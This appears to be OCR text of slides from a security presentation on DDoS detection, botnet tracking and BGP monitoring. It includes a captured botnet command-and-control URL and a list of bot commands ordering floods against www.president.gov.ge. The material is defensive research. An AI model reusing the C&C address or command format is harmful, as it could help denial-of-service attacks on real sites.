
- Dynamic, against learned baseline
- N standard deviations above normal
- PPS, BPS, destination CIDR

- Static, basic misuse categories
- SYN floods, fragments, etc
- Hard PPS limits

- System summarizes, characterizes



Traffic
Time


Traffic
Time




Global aggregation in ATLAS from field systems

Global DDoS Traffic Q2 2009




DDoS victims, measured traffic (Peakflow)




Attacker mapping via attack flows

Active Botnet Tracking

- Project Bladerunner
- Collect malware
- Dynamic analysis
- Characterize as DDoS bot
- Identify server
- Send in Bladerunner (Py) continuously



http://bizus-kokovs.cc/cgi-bin/get.cgi





http://bizus-kokovs.cc/cgi-bin/get.cgi

```
FREQ 1800000
DDOS 0 5999940000 www.president.gov.ge / 0 win+love+in+Rusia 80 7
DDOS 3 5999940000 www.president.gov.ge 80 7
DDOS 2 5999940000 www.president.gov.ge 80 7
DDOS 1 5999940000 www.president.gov.ge 7
DDOS 0 5999940000 www.president.gov.ge / 1 win+love+in+Rusia 80 7
```

www.president.gov.ge | 62.168.168.9 | AS28751| GE

Botnet DDoS Activity - Q2 2009





DDoS Botnet C&C


DDoS Victims

Based on active botnet tracking, logging

Backbone Routes (BGP)

- Routeviews, Peakflow sources
- Monitor destination address announcements
- Response to an attack
- (GE) Part of the attack?

- Related: DNS tracking of targets


200
180
160
140
120
100
80
60
40
20
0
8/7/08
8/9/08
8/11/08
▨ BGP Changes

Community Tracking

- Blogs
- Forums
- Twitter

- Alerts for important events
- Keyword triggers
- Screen for additional sites, chatter

